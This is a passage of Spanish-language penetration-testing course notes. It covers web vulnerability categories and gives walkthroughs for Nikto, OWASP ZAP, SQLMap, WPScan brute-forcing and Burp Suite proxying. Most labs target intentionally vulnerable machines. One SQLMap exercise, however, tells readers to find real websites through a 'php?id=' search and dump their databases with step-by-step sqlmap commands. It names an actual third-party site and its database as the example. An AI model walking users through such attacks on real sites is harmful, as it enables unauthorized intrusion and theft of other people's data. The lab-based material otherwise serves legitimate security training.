  + > a &gt;
* Utilizar marcos de trabajo en lugar de codificar desde cero. Existen marcos de trabajo como OWASP AntiSamy que pueden ayudar a proteger contra XSS.
* Implementar una Política de seguridad de contenidos (CSP). Una CSP puede ayudar a prevenir ataques XSS al especificar qué scripts se pueden ejecutar en una página web.

**7.8. VULNERABILIDADES DE DESERIALIZACION INSEGURAS**

Algunas de las aplicaciones guardan datos del lado del cliente utilizando objetos serializados, estas aplicaciones confían en el cliente para mantener el estado, pero permitirán la manipulación de datos serializados, ejemplo:

Alteración de los objetos serializados en las cookies para escalada de privilegios

A black background with white text

Description automatically generated

¿COMO PROTEGERSE?

* Cifrado de los datos serializados

**7.9. USO DE COMPONENTES CON VULNERABILIDADES CONOCIDAS**

Si la aplicación utiliza algún componente con vulnerabilidades conocidas esto puede conducir a problemas de seguridad, violaciones de seguridad e incluso la toma del control del servidor, estos componentes pueden ser Marcos, bibliotecas y funciones vulnerables.

EJEMPLOS DE USO DE COMPONENTES CON VULNERABILIDADES CONOCIDAS

* Uso de una versión vulnerable de PHP
* Versión de kernel obsoleta
* Servidor Windows sin parches
* Versión de Query vulnerable

¿COMO PROTEGERSE?

* Establecer y seguir un proceso regular de aplicación de parches
* Suscribirse a foros de seguridad relevantes (CVE/Fixes) para mantenerse actualizado

**7.10. VULNERABILIDADES DE REGISTRO Y MONITORIZACION INSUFICIENTES**

Con todas las contramedidas existentes los ataques aun así pueden acceder y esto solo se nota después de que ha ocurrido un incidente. Se dice que en promedio la mayoría de los ataques tardan 200 días en descubrirse y si no se detecta el atacante podría haber comprometido el sistema hace mucho tiempo, para asegurarse de que se note la intención maliciosa del atacante es esencial registrar y monitorear todas las actividades.

Es esencial registrar toda la actividad y monitorearla en búsqueda de cualquier comportamiento sospechoso.

ALGUNOS EJEMPLOS:

* Demasiados intentos de inicio de sesión fallidos desde una fuente en particular
* Demasiadas peticiones desde una fuente en particular a un ritmo extremadamente rápido/lento/fijo podría ser un intento de DOS. Compruebe y actúe
* Trafico basura
* Picos en el patrón de tráfico cuando no se esperan
* Consultas DNS extensas

¿COMO PROTEGERSE?

* Supervisión 24/7 del tráfico de aplicaciones y análisis de registros
* Implantación y puesta en práctica de procedimientos eficaces de respuesta a incidentes de seguridad.

**7.11. RIESGOS ADICIONALES A TENER EN CUENTA**

* **Falsificación de petición en sitios cruzados**

CSRF es una vulnerabilidad que permite a un atacante inducir a un usuario a realizar acciones no deseadas en una aplicación web en la que el usuario está autenticado. El atacante puede crear una solicitud HTTP maliciosa y engañar al usuario para que la ejecute, aprovechando la sesión activa del usuario en la aplicación. Esto puede llevar a acciones no autorizadas, como cambiar la contraseña, realizar transacciones financieras o eliminar datos.

* **Carga ilimitada de archivos de tipo peligroso**

Esta vulnerabilidad se produce cuando una aplicación web permite la carga de archivos sin restricciones adecuadas, lo que puede resultar en la carga de archivos maliciosos, como scripts, ejecutables o archivos infectados con malware. Esto puede ser explotado por un atacante para ejecutar código malicioso en el servidor o comprometer la seguridad de otros usuarios.

* **Secuestro de clics**

El secuestro de clics, también conocido como "Clickjacking", es una técnica utilizada por los atacantes para engañar a los usuarios y hacer que hagan clic en elementos de una página web sin su conocimiento o consentimiento. Esto se logra superponiendo elementos transparentes o invisibles sobre elementos legítimos de la página web, de modo que cuando un usuario hace clic en lo que parece ser un elemento legítimo, en realidad está haciendo clic en otro elemento oculto. Esta técnica puede ser utilizada para dirigir a los usuarios a sitios maliciosos, realizar acciones no deseadas o robar información confidencial.

**7.12. DESCUBRIR VULNERABILIDADES EN SITIOS WEB**

Antes de realizar cualquier prueba de penetración en un sitio web, es sabio comenzar con un escaneo exhaustivo del mismo para descubrir posibles vulnerabilidades y puntos débiles en la seguridad. Esto puede incluir el uso de herramientas automatizadas de escaneo de vulnerabilidades, como escáneres de seguridad web, que pueden identificar vulnerabilidades comunes, como inyecciones SQL, XSS, CSRF, archivos y directorios expuestos, entre otros.

Además, es importante realizar una evaluación manual de la seguridad del sitio web, revisando el código fuente, las configuraciones del servidor, los archivos de configuración y otras áreas que puedan ser susceptibles a ataques. Esto puede ayudar a identificar vulnerabilidades específicas y personalizadas que pueden no ser detectadas por herramientas automatizadas.

PRACTICA (NIKTO-Metasploitable)

* Ejecutada nuestra VM Metasploitable en KALI y loggeado obtenemos su ip con ***ifconfig*** y la ingresamos en el navegador deberíamos ver su índex **metasploitable2**
* Minimizamos la VM y abrimos una terminal en Kali y escaneamos la ip con nikto:

***nikto -h <IP\_de\_la\_VM>***

* Si lo queremos exportar:

***nikto -h <IP\_de\_la\_VM> -output <ubicación guardada> -Format html***

* Lo buscamos en la ubicación asignada y abrimos con el navegador
* Y podremos ver el informe en un formato HTML
* Si queremos escanear vulnerabilidades exclusivamente para SQL Injection la opción 9 de Tuning nos ayudara (para ver opciones ejecutar ***nikto***):

***nikto -h <IP\_de\_la\_VM> -Tuning 9***

También podemos escanear una de las aplicaciones web de Metasploitable que es DVWA: ***nikto -h http://<IP\_de\_la\_VM>/dvwa/ -Tuning 9***

PRACTICA (OWASP ZAP-Metasploitable)

* Si no lo tienes debes descargarlo e instalarlo
* Lo abrimos desde las aplicaciones instaladas
* Elegimos **Automated Scan,** ponemos la URL y **Attack**
* Comenzará a escanear y en **Alerts** podremos ver la lista de las vulnerabilidades que se van encontrando
* Visto esto detenemos el escaneo para evitar el tráfico de datos

**7.13. CONTROL DEL SERVIDOR DE BASES DE DATOS CON SQLMAP**

SQLMap es una herramienta poderosa que automatiza el proceso de detectar y explotar flujos de inyección SQL en sitios web. Su objetivo principal es permitir a los usuarios tomar el control del servidor de la base de datos subyacente.

Una de las características destacadas de SQLMap es su motor de detección altamente eficaz, que puede identificar vulnerabilidades de inyección SQL de manera rápida y precisa. Esto les permite a los usuarios realizar pruebas exhaustivas en sitios web en busca de posibles vulnerabilidades de seguridad.

Además de su motor de detección avanzado, SQLMap cuenta con una amplia gama de interruptores y opciones que brindan flexibilidad y control a los usuarios durante el proceso de análisis y explotación. Estos interruptores permiten ajustar el comportamiento de la herramienta según las necesidades específicas del usuario y las características del sitio web objetivo.

PRACTICA 1 (GET)

* Abrimos el navegador y vamos a Google.com
* Buscamos **php?id=1** y elegimos alguno de los resultados

EJEMPLO: <https://www.burobd.org/network-and-linkages.php?id=8>

* Y para saber si el sitio es vulnerable al final de la URL agregamos ‘
* Si es vulnerable nos debe mandar un error relacionado a “Error SQL Syntax”



* Si es así copiamos el enlace original de la página y en la terminal ejecutamos:

***sqlmap -u <URL> --dbs***

* Al final del análisis se nos mostraran las BD disponibles, en nuestro ejemplo nos interesa burobd\_bd\_2025 por lo que ejecutamos:

***sqlmap -u <URL> -D <BDName> --tables***

* Obtenidas las tablas ahora queremos mostrar el contenido de una de ellas:
* ***sqlmap -u <URL> -D <BDName> -T <tableName> --columns***
* Y ahora volcaremos estas columnas que elegiremos a nuestra maquina

***sqlmap -u <URL> -D <BDName> -T <tableName> -C <col1,col2,etc> --dump***

* Copiamos la dirección donde se nos guardó el volcado y en otra terminal lo abrimos con leafpad

***leafpad <UBICACION>***

* Veremos los datos obtenidos de la tabla en la base de datos

PRACTICA 2 (GET)

* Vamos a ir a un sitio web intencionalmente vulnerable

***testphp.vulnweb.com/index.php***

* Navegamos un poco en la web y copiamos una de sus URL
* Y en la terminal podemos hacer lo mismo que en la PRACTICA 1


PRACTICA 3 (POST)

* Abrimos Burp Suite, seleccionamos un proyecto temporal, lo iniciamos y en Proxy>Intercept>Intercept On
* Y ahora redirigiremos el tráfico configurando nuestro PROXY en el

navegador>Ajustes/Preferencias>Proxy>Settings>Manual proxy

* + HTTP Proxy: 127.0.0.1
  + Port: 8080
  + HTTPS Proxy:127.0.0.1
  + Port: 8080
* Abrimos en Burp los Proxy Settings>Export CA Certificate>Certificate in DER format
* Guardamos el documento en el escritorio con la extensión .der
* Abrimos el navegador>Ajustes>Certificates>View>Authorities>import
* Seleccionamos nuestro documento antes guardado y se habrá importado el certificado
* Y ahora todo el tráfico ira al servidor proxy antes que llegue a internet
* Nos vamos a una página vulnerable o que use POST(Login)
* Tratamos de logearnos con datos aleatorios
* Abrimos Burp Suite y nos vamos a HTTP History
* Buscamos el host al que entramos antes con POST, seleccionamos y en la parte inferior tendremos más información que seleccionaremos completamente, clic derecho y Copy To File
* Guardaremos el texto como sqli.txt y abriremos la terminal
* Ejecutamos ***sqlmap -r <ubicacionDeNuestroTxt>***
* Comenzaremos a buscar vulnerabilidades como en la PRACTICA 1 y 2 para tratar de obtener la BD

EXTRAS (Pruebas a otras Paginas)

A screenshot of a computer

Description automatically generated

**7.14. HACKEAR FACILMENTE UN SITIO WORDPRESS**

**WPScan** es una herramienta de seguridad de código abierto diseñada para escaneo y auditoría de vulnerabilidades en sitios web que usan WordPress. Desarrollada principalmente para administradores de sistemas y profesionales de la seguridad, WPScan permite identificar problemas de seguridad comunes, como:


* Plugins y temas vulnerables.
* Usuarios débiles o expuestos.
* Configuraciones incorrectas.
* Versiones de WordPress obsoletas.

Funciona a través de una base de datos actualizada de vulnerabilidades específicas de WordPress y es muy útil para detectar y corregir posibles brechas de seguridad en sitios web antes de que puedan ser explotadas.

**INSTALACION**


**Para esta prueba usaremos un entorno seguro, descargaremos la VM WordPress** [**ISO**](https://www.turnkeylinux.org/wordpress)**.**

* Abrimos VirtualBox y Agregamos una nueva máquina llamada WordPress, elegimos la ISO descargada, el almacenamiento de 8gb(opcional), la creamos e iniciamos.
* Elegimos instalar en el disco y dejamos todas las opciones por defecto, aceptamos y reiniciamos la VM.
* Al reiniciar elegiremos las contraseñas de acceso a decisión propia, recomiendo usar las mismas en todas para las pruebas posteriores
* Podemos hacer el paso de agregar la API Key, en mi caso lo hare de una vez pero es opcional
* Finalmente configurada la VM se nos mostrara las direcciones ip para poder acceder a ellas desde nuestro navegador, así tendríamos la instalación correctamente hecha.(En ajustes de la VM debemos tener la configuración de network adapter como bridge o puente e iniciarla de esa forma para poder acceder a las ip)




**LABORATORIO**

* Actualizar wpscan (wpscan --update)
* Escaneamos la ip de WordPress de la VM (wpscan --url 192.168.1.47)
* Podemos agregar el (-e u) para enumerar a los usuarios (wpscan --url 192.168.1.47 -e u)




* Obtenemos que hay un usuario administrador
* Con el comando (--help) podemos ver sus opciones a detalle
* Con el nombre de usuario obtenido podemos ejecutar un ataque de fuerza bruta con un diccionario de palabras que tengamos, ocuparemos especificar la ruta del diccionario y el usuario a atacar
* (wpscan --url 192.168.1.47 -P /Desktop/wordlist.txt -U admin)
* Si nuestro diccionario es fuerte y tiene muchas contraseñas y una logra coincidir podremos obtener la contraseña de administrador del sitio de WordPress



* Esta misma prueba y muchas más opciones de WPScan pueden ser aplicadas en sitios web, sin embargo esto no es recomendable hacerlo aparte de ser ilegal

**7.15. INTERCEPTAR TRAFICO WEB**

* Ejecutaremos nuestra máquina virtual Metasploitable
* Abrir burpsuite en la sección Proxy>Proxy Settings veremos la ip en la cual esta burpsuite escuchando



* Ahora en nuestro navegador nos iremos a ajustes y buscamos proxy, nos metemos en sus ajustes y en Proxy Manual agregamos la ip y el puerto donde estaba burpsuite para redirigir el tráfico de datos(Esto solo funcionara para sitios HTTP; Para sitios HTTPS es necesario en el proxy del navegador agregar de igual forma la ip y puerto, y también tendremos que exportar los certificados de burpsuite e importarlos en el navegador para poder acceder de forma correcta a las peticiones)
* En nuestra maquina Metasploitable escribimos (ip a) para saber la ip y acceder a ella desde nuestro navegador
* Dentro de la página probaremos el Login de DVWA
* De regreso en burpsuite en la sección "Target" veremos un resumen de las rutas a las cuales hemos consultado dentro de cada dirección ip
* Con clic derecho sobre la ip de nuestra máquina virtual podemos rastrear el host (Add To Scope)



* En la siguiente opción de modificar el alcance seleccionaremos "Yes"
* Luego en la sección "Scope" modificaremos el alcance, en este caso solo tenemos la ip de la máquina virtual Metasploitable